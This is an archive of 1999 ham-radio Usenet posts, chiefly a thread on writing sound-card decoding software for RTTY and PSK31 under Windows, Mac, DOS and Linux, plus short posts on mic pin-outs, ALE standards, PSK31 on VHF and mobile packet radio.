From: Lloyd Colston <kc5fm@my-deja.com>
Message-ID: <7ipljr$lb5$1@nnrp1.deja.com>
Source record: 17986

In article <374e9ce0.3854279@news.cmc.net>,
gfiber@news.cmc.net wrote:

>
> IC-28 Mic pin out
>
> Pin 1 - Mic input - there is 8 volts on this pin for mic element bias
>

Thanks for the help.

--
Lloyd Colston Excellence is not an accident
Pryor, OK USA social worker, writer, editor
KC5FM Home page http://www.Lloyd.Colston.com/
Offering Worldwide telecommunications services

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2581. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: "Mark J. Fine" <fineware@erols.com>
Message-ID: <7ipkcmjig1@autumn.news.rcn.net>
Source record: 17987
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

Hi Chris,

Long time - no type...

You're right, this could very easily turn into an OS war. Believe it or not, the Mac's (actually Motorola's) interrupt structure is a lot more efficient for these kinds of things. What you say is essentially how you would program a sound card if you were to use Window's built-in sound interface. However, Window's sound drivers are still tied back to the clunky IRQ scheme still underlying in DOS. This is part of the speed issue.

73,

[* Mark J. Fine * FineWare * 11252 Cardinal Drive *]
[* Remington, Virginia 22734-2032 * USA * 3834N 07751W *]
[* fineware@erols.com * http://www.erols.com/fineware/ *]
[* Smart R8 Control * SWBC Schedule Subscription Service *]
[* Smart Lowe Ctrl * Smart Kenwood Ctrl * Smart NRD Ctrl *]
[*SWBC Interval Signals * Smart Audio Control * TTY Reader*]

Chris Smolinski <csmolinski@erols.com> wrote in message
news:csmolinski-ya02408000R2905991539100001@news.erols.com...
> I'm really surprised it's such a chore to implement this stuff under
> Windows. Not to turn this into an OS war, but reading sampled sound (and
> playing sound for transmit mode) hasn't been a major problem on the Mac
> (for my MultiMode). Perhaps it has to do with Microsoft's implementation. I
> haven't done any serious Windows programming (I sometimes consider porting
> MultiMode over to Windows, although this discussion seems to imply that the
> sound I/O isn't trivial), but it's quite simple on the Mac. You decide
> which sound input device to use, set the sample rate, sample size, etc, and
> that's it. Specify how many samples you want, and your callback procedure
> gets called (at interrupt time) when they're ready. The sound input is
> buffered, so nothing gets lost if it takes a few extra milliseconds (or
> even seconds) before your procedure gets called again. (Perhaps because
> you're doing some special processing and disabled interrupts, or aren't
> ready, for whatever reason)
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> After first writing my low-level sound input routines, I haven't touched
> them in a year of adding new modes to MultiMode, except one time, to handle
> the newer G3 Macs that can only sample at 44 kHz.
>
> Packet will more slightly more of a challenge, due to the quick turn-around
> times required, but it still looks quite easy.
>

> 73's
> Chris
> N3JLY
>
>
> In article <7iopgkjbj1@autumn.news.rcn.net>, "Mark J. Fine"
> <fineware@erols.com> wrote:
>
> > Will Sparks <willy@home.com> wrote in message
> > > One of the nice things about Win95/NT/OS/2/Linux is that you don't have
to
> > > write low level code to access the sound card. The drivers take care of
it,
> >
> > The problem with what you're saying is that the drivers are only meant for
> > playback and recording in a certain format - NOT the kind of FFT
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> > that's required. This processing is also not available in the standard
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> > dll.
> >
> > > Decoding RTTY doesn't need real-time processing. Sure, VB isn't quite
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> > > snuff for it, but it does make a nice front end so you don't have to
spend a
> > > lot of time writing C++ code. Use a DLL for all the signal processing.
> > > Buffers can take care of any processing lag, although decoding RTTY
isn't
> > > exactly "intensive".
> >
> > Disagree. It's a lot more complicated than you think. There's not just
the
> > decoding part that needs to be done here. There's also the issue of
> > discriminating the desired tones from the rest of the clutter and noise
that
> > you're passing through there. You need FFTs to do this since
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> > techniques just don't cut it in a real signal environment.
> >
> > Once that filtering is done, only then can you start decoding the signal.
I
> > agree that some buffering is required, but you only have so much buffer
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> > for windowing an accurate capture and hold function. Sooner or later if
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> > processing isn't fast enough, you will have a buffer overflow and will
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> > synchronization. I've done this with single-processor 486s, Pentiums and
> > Pentium II machines. They all overflow at some point when trying to do
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> > with the standard interfaces to a sound card.
> >
> > Since we're not talking about true multi-processing operating
> > systems/environments, the signal processing is too intense for the results
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> > be refreshed to any Windows user interface (especially with VB). This may
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> > a bad analogy, but the result is similar to getting dropouts on RealAudio.
If
> > you're dropping large chunks of data during the buffering process, what's
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> >
> > The bottom line here is that sound cards were never designed to be true
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> > processing chips like the TMS series. If people want a real decoder in
their
> > machines, they need a different card that's going to do the extra
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> > for them rather than rely on their main processor to do it for them.
> >
> > 73,
> >
> > [* Mark J. Fine * FineWare * 11252 Cardinal Drive *]
> > [* Remington, Virginia 22734-2032 * USA * 3834N 07751W *]
> > [* fineware@erols.com * http://www.erols.com/fineware/ *]
> > [* Smart R8 Control * SWBC Schedule Subscription Service *]
> > [* Smart Lowe Ctrl * Smart Kenwood Ctrl * Smart NRD Ctrl *]
> > [*SWBC Interval Signals * Smart Audio Control * TTY Reader*]
>
> --
> Check out Black Cat Systems for radio (pirate, spy numbers) and Mac
> software. http://www.blackcatsystems.com
>
> The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
> http://www.blackcatsystems.com/numbers

2582. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <928013987.083.30@news.remarQ.com>
Source record: 17988
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:375006C2.29853FB3@IEEE.org...
> Will Sparks wrote:
> >
> > One of the nice things about Win95/NT/OS/2/Linux is that you don't
have to
> > write low level code to access the sound card.
>
> DOS is conspicuous by its absence. Aren't there DOS drivers available
> for soundcards? Are there standard DOS calls available for soundcards?
> If not, could we come up with some? How is/was soundcard interfacing
> handled under DOS?

Interaction in DOS is/was at a hardware and firmware level. Thus, SB compatibility was a significant issue in the bad-old-days. During software installation, the setup program looks for the SB environment strings, or queries you for the IRQ, and I/O and DMA ports. Some "game engines" supply sound libraries, almost always supporting SB. Quality varies. The most stable of these is Win9x. :)

Michael.

2583. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: David Feustel <feustel@ix.netcom.com>
Message-ID: <375067F6.EA079E96@ix.netcom.com>
Source record: 17989
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

This approach is not cheap, but very interesting.

Buy a TI 'c6x01 eval kit ($999 or 1450, dependeing upon whether
you buy the fixed point or floating point unit). The DSP eval card
plugs into the PCI bus and is downloaded via the PCI bus in WinNT
(I'm not sure whether it works with Win95/98 or not). Included is
a C compiler, IDE, emulator and download software. The DSP card
has line in, line out and mike in audio ports.

See TI and DNA Enterprises for details.

http://www.dnaent.com/
http://www.ti.com/sc/docs/products/dsp/index.htm

MOstrowski wrote:
>
> I'd like to hear from anyone who has written digital signal decoding
> software using sound cards.
>
> I'm currently searching for information relating to decoding digital signals
> (CW, RTTY, AMTOR,
> CLOVER, PSK31, etc) using a sound card. I've used several of such software
> packages currently
> available for download and I like to try my hand a writing something
> similar. I have many years
> experience professionally programming both DOS and Windows applications
> using C/C++/MFC,
> but have never had need to interface to a sound card until now. I'd like
> this application to be
> Windows 95/98 based but I've heard rumors that directly accessing the sound
> card interface is
> difficult, if not impossible, under that OS.
>
> Any tips you can pass along that can get me started will be greatly
> appreciated; also any info
> on books/articles/websites/source code/libs you've found helpful.
>
> Michael Ostrowski - KI8IK
> Saline, MI
>
> KI8IK@yahoo.com

--
David Feustel

Fort Wayne, Indiana
219-483-1857

Hear what NO NETWORK NEWS STATION Dares to Report:

David J. Smith on WWCR, Mon-Fri http://www.newswatchmagazine.org
5070 KHz, 7am EST
3215 KHz, 8pm EST

William Cooper on WCBQ, Mon-Thu http://www.harvest-trust.org
7415 KHz, 8-10pm EST

Alex Jones on RepublicRadio Mon-Fri http://www.infowars.com
9400 KHz, 1-2pm EST

John Roland on AFN, Mon-Fri http://www.americannewsnet.com
9370 KHz USB, 1-3pm

What? You don't have a shortwave radio?
Oh. Never Mind.

2584. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7ipv7s$q3f$1@news1.fast.net>
Source record: 17990

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:37504204.2A076862@IEEE.org...
> Carl R. Stevenson wrote:
> >
> > W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
> > news:375006C2.29853FB3@IEEE.org...
> >
> > > Are there standard DOS calls available for soundcards?
> > > If not, could we come up with some?
> >
> > Why on earth would you WANT to???
>
> I program in Professional BASIC - runs under DOS like EZNEC.
> I know nothing about LINUX. Will compiled BASIC run under LINUX?
> Can I use my Microsoft x86 assembler for programs that run under
> LINUX? Where can I get an overview of LINUX?
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

Cecil,

Linux is *free* Unix ... a REAL operating system, wiht the
full source code available. There is a huge "open source"
software community. You can download the entire Linux
distribution (operating system, tools, compilers, utilities,
etc., etc.) on the net, but most folks spend $20-50 for a
complete distribution on CDROM ... most of which come with
an installer program which makes the installation much
easier than "from scratch."

For more info, here are a few links you can peruse:

http://www.redhat.com

http://linuxunited.org/

http://www.casema.net/~aba/

http://www.opensource.org/

http://www.linuxjournal.com/

http://www.gimp.org/

http://www.kde.org/
```

ftp://ftp.gnu.org/pub/gnu/ ... the GNU ftp site ... HUGE

73,

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBN1B//Je+N6+q84HiEQL69QCeMDpxZFZo98YxAYQVdKNlati4ZNoAn2h+
6hzauLUegtZqlKTtakL4sgHY
=Nrl8
-----END PGP SIGNATURE-----

2585. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7iq6m1$e1b$1@news1.fast.net>
Source record: 17991

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:37508DFF.B823875B@IEEE.org...
> Carl R. Stevenson wrote:
> > Linux is *free* Unix ... a REAL operating system, wiht the
> > full source code available. There is a huge "open source"
> > software community.
>
> Thanks Carl, quick question. Will my DOS based compilers and
> assemblers and resultant programs thereof run under Unix/Linux
> or will I have to acquire and learn everything anew? I've only
> got a few spare brain cells left.
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

Linux comes with DOSEMU, a DOS emulator ... many DOS
programs will run fine in that environment (encased
by a 32bit protected operating system that the DOS
program(s) can't crash).

However, as I think I stated, there is a wealth of
compilers, etc. for the Linux environment ... and
like the OS, they are *free* and open source.

There are at least a dozen different languages
supported in the Linux distribution I've installed.
(C, C++, Basic, Fortran, Perl, ..... etc.)

73,

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3
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iQA/AwUBN1Cdw5e+N6+q84HiEQIB4wCfYdHE3iRIfp8ualCUCDdSwOYXUxoAoJvB
Scp9IKhSJz5/ZN3bSsiZgP4a
=eQuR
-----END PGP SIGNATURE-----
```

2586. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <928033779.440.53@news.remarQ.com>
Source record: 17992
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

It's not. You just open the device, and pass buffers in and out. The multimedia library takes care of the rest.

Michael.

Chris Smolinski <csmolinski@erols.com> wrote in message news:csmolinski-ya02408000R2905991539100001@news.erols.com...
> I'm really surprised it's such a chore to implement this stuff under
> Windows. Not to turn this into an OS war, but reading sampled sound (and

2587. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <Ed343.2948$S4.16876@news.goodnet.com>
Source record: 17993

W6RCecilA wrote
>Will my DOS based compilers and
>assemblers and resultant programs thereof run under Unix/Linux
>or will I have to acquire and learn everything anew? I've only
>got a few spare brain cells left.

If you are an assembly language programmer, you should have
no problem running the GNU assembler.

I believe you said you program in Beginners All-purpose Symbolic
Instruction Code (B.A.S.I.C.) and that's about the only language
that sucks on Linux.

I've recently taken up Pike as a language. I have many years of
C language experience, and Pike is very much like C, with the
modern additions of threading, and the Object Oriented
constructs.

http://pike.idonex.com/

Oops, I lost it, but there is a Web page from a guy who wrote a
B.A.S.I.C. interpreter in Pike :-)

The thing that got me interested in Pike, was a Web Server
by Roxen:

http://www.roxen.com

Previously I would create a Form in HTML and then write a CGI
program in C to produce the database response or whatever
other action was needed. With the Roxen web server, I can just
throw in the Pike code and forget about the CGI program that
took forever to debug. The Web server handles all the SQL
database interface (MySQL).

Pike is an interpreted language, and is very fast. Sort of like
a C Interpreter.

Steve
"Sorry for taking the thread off on a tangent, but DOS and the
tools that make it usable, are fully obsolete, and Linux is the
successor OS"

2588. Re: RadioCom 3.5 from Bonito-anyone try this? (was:Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7l0931.pa.nomail@linux.pe1chl.ampr.org>
Source record: 17994

Robert Lay (W9DMK) <nobody@crosslink.net> wrote:
>Adding on DSP in the audio before passing it to the soundcard does
>help a lot, but the best performance is obtained when you have narrow
>bandwidth in your IF.

Of course. Audio processing cannot make good what has already been lost
due to the limited dynamic range of the receiver within the passband.

But when adding an audio filter before the soundcard makes any difference,
it just indicates that the software itself is not yet optimal.
(assuming the dynamic range of the soundcard is similar to the DSP filter
you add)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2589. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-29 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7irui1$7eb$1@uranium.btinternet.com>
Source record: 17995
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

I take it this will be 1200 baud packet.

Also please Please PLEASE port your brilliant software to the PC - not
necesarily Windows

--
Regards,
Tom
tom.f@btinternet.com
Chris Smolinski <csmolinski@erols.com> wrote in message
news:csmolinski-ya02408000R2905991539100001@news.erols.com...
> I'm really surprised it's such a chore to implement this stuff under
> Windows. Not to turn this into an OS war, but reading sampled sound (and
> playing sound for transmit mode) hasn't been a major problem on the Mac
> (for my MultiMode). Perhaps it has to do with Microsoft's implementation.
I
> haven't done any serious Windows programming (I sometimes consider porting
> MultiMode over to Windows, although this discussion seems to imply that
the
> sound I/O isn't trivial), but it's quite simple on the Mac. You decide
> which sound input device to use, set the sample rate, sample size, etc,
and
> that's it. Specify how many samples you want, and your callback procedure
> gets called (at interrupt time) when they're ready. The sound input is
> buffered, so nothing gets lost if it takes a few extra milliseconds (or
> even seconds) before your procedure gets called again. (Perhaps because
> you're doing some special processing and disabled interrupts, or aren't
> ready, for whatever reason)
>
> After first writing my low-level sound input routines, I haven't touched
> them in a year of adding new modes to MultiMode, except one time, to
handle
> the newer G3 Macs that can only sample at 44 kHz.
>
> Packet will more slightly more of a challenge, due to the quick
turn-around
> times required, but it still looks quite easy.
>
> 73's
> Chris
> N3JLY
>
>

> In article <7iopgkjbj1@autumn.news.rcn.net>, "Mark J. Fine"
> <fineware@erols.com> wrote:
>
> > Will Sparks <willy@home.com> wrote in message
> > > One of the nice things about Win95/NT/OS/2/Linux is that you don't
have to
> > > write low level code to access the sound card. The drivers take care
of it,
> >
> > The problem with what you're saying is that the drivers are only meant
for
> > playback and recording in a certain format - NOT the kind of FFT
processing
> > that's required. This processing is also not available in the standard
sound
> > dll.
> >
> > > Decoding RTTY doesn't need real-time processing. Sure, VB isn't quite
up to
> > > snuff for it, but it does make a nice front end so you don't have to
spend a
> > > lot of time writing C++ code. Use a DLL for all the signal processing.
> > > Buffers can take care of any processing lag, although decoding RTTY
isn't
> > > exactly "intensive".
> >
> > Disagree. It's a lot more complicated than you think. There's not just
the
> > decoding part that needs to be done here. There's also the issue of
> > discriminating the desired tones from the rest of the clutter and noise
that
> > you're passing through there. You need FFTs to do this since
zero-crossing
> > techniques just don't cut it in a real signal environment.
> >
> > Once that filtering is done, only then can you start decoding the
signal. I
> > agree that some buffering is required, but you only have so much buffer
space
> > for windowing an accurate capture and hold function. Sooner or later if
the
> > processing isn't fast enough, you will have a buffer overflow and will
lose
> > synchronization. I've done this with single-processor 486s, Pentiums
and
> > Pentium II machines. They all overflow at some point when trying to do
this
> > with the standard interfaces to a sound card.
> >
> > Since we're not talking about true multi-processing operating

> > systems/environments, the signal processing is too intense for the
results to
> > be refreshed to any Windows user interface (especially with VB). This
may be
> > a bad analogy, but the result is similar to getting dropouts on
RealAudio. If
> > you're dropping large chunks of data during the buffering process,
what's the
> > point.
> >
> > The bottom line here is that sound cards were never designed to be true
signal
> > processing chips like the TMS series. If people want a real decoder in
their
> > machines, they need a different card that's going to do the extra
processing
> > for them rather than rely on their main processor to do it for them.
> >
> > 73,
> >
> > [* Mark J. Fine * FineWare * 11252 Cardinal Drive *]
> > [* Remington, Virginia 22734-2032 * USA * 3834N 07751W *]
> > [* fineware@erols.com * http://www.erols.com/fineware/ *]
> > [* Smart R8 Control * SWBC Schedule Subscription Service *]
> > [* Smart Lowe Ctrl * Smart Kenwood Ctrl * Smart NRD Ctrl *]
> > [*SWBC Interval Signals * Smart Audio Control * TTY Reader*]
>
> --
> Check out Black Cat Systems for radio (pirate, spy numbers) and Mac
> software. http://www.blackcatsystems.com
>
> The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
> http://www.blackcatsystems.com/numbers

2590. Re: RadioCom 3.5 from Bonito-anyone try this? (was:Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <375123b7.3896865@news.crosslink.net>
Source record: 17898

On Sat, 29 May 1999 17:31:13 GMT, nomail@pe1chl.demon.nl (Rob Janssen) wrote:
>But when adding an audio filter before the soundcard makes any difference,
>it just indicates that the software itself is not yet optimal.
>(assuming the dynamic range of the soundcard is similar to the DSP filter
>you add)

Good point, Rob.

I can't really say that the DSP ahead of the sound card is doing anything other than giving me a better S/N in my earphones. I listen to what I am printing, and somethines I feel that my ability properly tune the PBT and the notch filter are improved by what I hear and see while using the DSP.

I will do some more experimenting and see if I can make a better point here.

2591. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: hwabnig@netway.at
Message-ID: <37526381.2573675@news.netway.at>
Source record: 17899

On Sat, 29 May 1999 19:37:59 GMT, W6RCecilA <Cecil.A.Moore@IEEE.org>
>.....
>I know nothing about LINUX. Will compiled BASIC run under LINUX?
>Can I use my Microsoft x86 assembler for programs that run under
>LINUX? Where can I get an overview of LINUX?

LINUX; LINUX;
magic word.

There is at least one MAC emulator for Linux,
would it run the Multimode MAC program on a PC?
Wonder what the performance would be.

Ah, btw, is there a demo version for the MAC multimode software?
Which is the URL where we may have a look?

Thanks,
W.

2592. ALE standards

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <37517603.2AB4@ix.netcom.com>
Source record: 17900

For those interested,
the webpage that addressed
standards for ALE (Automatic Link Establishment)
is:

<http://www.its.bldrdoc.gov/~bing/fs-1045a/>

Trish

--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/i2.html?callsign=wa6ube&form_name=callsign>
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu/pks-commands.html>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

2593. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: "Louis Sica, Jr. (AC0X)" <ac0x@qsl.net>
Message-ID: <ypg43.776$T9.111110@ptah.visi.com>
Source record: 17901
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

Tom Fanning wrote in message <7irui1$7eb$1@uranium.btinternet.com>...
>I take it this will be 1200 baud packet.
>
>Also please Please PLEASE port your brilliant software to the PC - not
>necesarily Windows
>

I hope you mean for Chris to port Multimode to Linux and not DOS instead of Windows. Even if I may argue that he may do better porting it to Windows (if that is indeed practical), Linux is at least a current, viable, and very powerful operating system for the PC. DOS hasn't been a current O/S for 4 years now. Why do hams continue to write for it? Then again, there are some still writing programs for the Commodore 64, so I shouldn't be surprised.

2594. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: removals1@iname.com
Message-ID: <375195b1.9402946@news>
Source record: 17902
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

On Sat, 29 May 1999 16:57:38 -0400, "Mark J. Fine"
<fineware@erols.com> wrote:

>You're right, this could very easily turn into an OS war. Believe it or not,
>the Mac's (actually Motorola's) interrupt structure is a lot more efficient
>for these kinds of things. What you say is essentially how you would program
>a sound card if you were to use Window's built-in sound interface. However,
>Window's sound drivers are still tied back to the clunky IRQ scheme still
>underlying in DOS. This is part of the speed issue.

Can you be more specific about the "speed issue?" Are you talking
about *latency* (i.e. the amount of time required for a given sample
to wend its way through the various layers of the OS to reach the
user's application)? Or are you talking about the ability of the
multimedia APIs to deliver sampled data to the application at the same
rate as they are being sampled (e.g. the sound card is set to sample
at 44kHz, but samples only arrive at the application code at a lower
rate, like 38kHz)? If neither of these is the case, then how can you
claim that the API is the problem?

I submit that the true bottleneck is not the Windows APIs at all, but
rather the algorithm, the implementation of that algorithm, the
processing speed of the CPU, or some combination of these. As noted in
an earlier post, if the processing demands are too heavy for the main
CPU to handle in real time, then some kind of coprocessor, whether in
the form of a dedicated DSP chip or an SMP architecture with multiple
CPUs, is pretty much a necessity for real time processing of the
sampled data.

2595. TH-D7A: A good option for mobile packet +

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: Kevin Gunning <brumey@ns.net>
Message-ID: <1Dh43.3097$jR3.8141161@nnrp2.ni.net>
Source record: 17903

All:
I am resuming my effort to create a mobile (possibly portable) packet radio station. I have a PK88 (old but good), Palm 3, WinCE 2.0 mobile and HT radios'. I now see the TH-D7A and wonder at the possibilities. Here are my questions, somewhat newby and mixed in context:
1) Is the Packet functionality in the Kenwood D7A as good as a regular TNC.
2) Will the TNC support TCP/IP modes like a PK88?
3) What extras will I need to do Packet/APRS (IE Cables or Software)
4) Do I need to run TCP/IP to get Internet mail functionality from Packet?
5) Any critisism of the D7A?
6) Would I be better with a separate portable TNC and an existing radio?

General question/project need:
Is it possible to receive and send Internet email from a packet based mobile/portable system? Obviously the content would need to be personally and appropriate. My desire is to be able to receive messages from an Internet user, to my mobile packet station and ideally send messages back.

any guidance, opinions or constructive criticism welcome.

Kevin (please email response to: mailto:brumey@ns.net
KD6QFO

2596. VHF and PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: tomk89@aol.com
Message-ID: <19990530170927.01640.00008991@ng-cg1.aol.com>
Source record: 17904

Does anyone know if there is a reason that PSK31 could not (or should not) be used on VHF? Is the frequency stability of the current VHF rigs good enough?

2597. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R3005991807130001@news.erols.com>
Source record: 17905

In article <37526381.2573675@news.netway.at>, hwabnig@netway.at (Helmut Wabnig) wrote:

> On Sat, 29 May 1999 19:37:59 GMT, W6RCecilA <Cecil.A.Moore@IEEE.org>
> >.....
> >I know nothing about LINUX. Will compiled BASIC run under LINUX?
> >Can I use my Microsoft x86 assembler for programs that run under
> >LINUX? Where can I get an overview of LINUX?
>
>
> LINUX; LINUX;
> magic word.
>
> There is at least one MAC emulator for Linux,
> would it run the Multimode MAC program on a PC?
> Wonder what the performance would be.
>
> Ah, btw, is there a demo version for the MAC multimode software?
> Which is the URL where we may have a look?

Sure, you can download a copy at this URL:
http://www.blackcatsystems.com/software/multimode.html

Not sure how well it would work emulated on an Intel machine, since it runs best on PPC Mac's.

73's
Chris
N3JLY

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at http://www.blackcatsystems.com/numbers

2598. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: "Mark J. Fine" <fineware@erols.com>
Message-ID: <7isetr$r9s$1@autumn.news.rcn.net>
Source record: 17906
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

From: Shiva Nataraja <removals1@iname.com>
> Can you be more specific about the "speed issue?" Are you talking

Look, you can set the card to "record" and fill a buffer via the APIs. The way the APIs work, an asynchronous callback *message* (essentially and event message) is sent when the buffer is filled. Keep in mind that the MMSystem and MCI APIs were not designed for anything past the transfer of this data either to or from a file system. Also, depending upon what the computer is doing at the time (maybe you're also downloading a large file off the Internet, trying to access a newsgroup using OE5 <G>, or even processing the data, whatever) that message is not enough to ensure consistent processing of buffer chunks. If the processor is busy, more than one message can go unresponded, and you lose data. Different latency than you asked about, but nonetheless that's the way the API works. If the API were such that a specific routine were run synchronously after each buffer fill, that would be a different story.

> rather the algorithm, the implementation of that algorithm, the
> processing speed of the CPU, or some combination of these. As noted in

This is the other part of the problem, since they go hand in hand. Assume at this point that the buffer is essentially filled with signal levels in the time domain, ready to be used. You still have to convert that data to the frequency domain (FFT), optionally filter it, determine the levels about the region of the mark/space frequencies, and buffer that. Another process has to then synchronize and interpret the resulting mark/space stream. On top of that, all of this processing has to compete with other processes that the computer is doing (see above). On 486s, you barely have enough overhead just to perform and display a 4096-point FFT at an acceptable refresh rate. Even then, if you drop a chunk of data it doesn't matter since your eyes will filter that out.

> an earlier post, if the processing demands are too heavy for the main
> CPU to handle in real time, then some kind of coprocessor, whether in
> the form of a dedicated DSP chip or an SMP architecture with multiple
> CPUs, is pretty much a necessity for real time processing of the
> sampled data.

Agreed. That was my earlier argument when I mentioned that a true DSP card should be used. A sound card is *not* a true DSP, just a simple time-domain analog/digital converter. Perhaps the scheme of doing everything in software will work on a 500MHz Pentium III, but how many SWLs have one of those. Just not practical.

73,

[* Mark J. Fine * FineWare * 11252 Cardinal Drive *]
[* Remington, Virginia 22734-2032 * USA * 3834N 07751W *]
[* fineware@erols.com * http://www.erols.com/fineware/ *]
[* Smart R8 Control * SWBC Schedule Subscription Service *]
[* Smart Lowe Ctrl * Smart Kenwood Ctrl * Smart NRD Ctrl *]
[*SWBC Interval Signals * Smart Audio Control * TTY Reader*]

2599. Re: Written decoding software for sound cards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-30 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <Fqk43.3341$S4.21798@news.goodnet.com>
Source record: 17907
Cross-posted to: rec.ham-radio.packet,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.shortwave

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

There was a program called MDT that decoded Police Packet at 4800
baud at 850 - 860 MHz or so, and did it with the Multi-Media API for
the
sound card.

Basically he used a C module to get the speed he needed, and then
programmed everything else in Visual Basic.

Alas, there was a big late-night attack by police in several cities
to confiscate the software. I haven't heard if the process is
on-going,
but until new laws are written, police will confiscate contraband
first
and only say oops if you got enough money to make a Supreme Court
case. That along with Cell-Phone receivers, and CW radar receivers.

I did a search on MDT and most of the sites it was at are now gone.

The only remaining link I found was at Qualcomm and the San Diego
Police are scared to go in there:

http://people.qualcomm.com/ppomes/Crypto/MDT.html

But this is the original MDT message, and not useful for the Sound
Card software you need.

The U.S. is quickly becoming a clone of Communist China. It may be
that we stole the nuclear secrets from China, rather than the other
way
around! We're too stupid to let mere engineers design government
bombs :-)

Steve
PGP key attached below

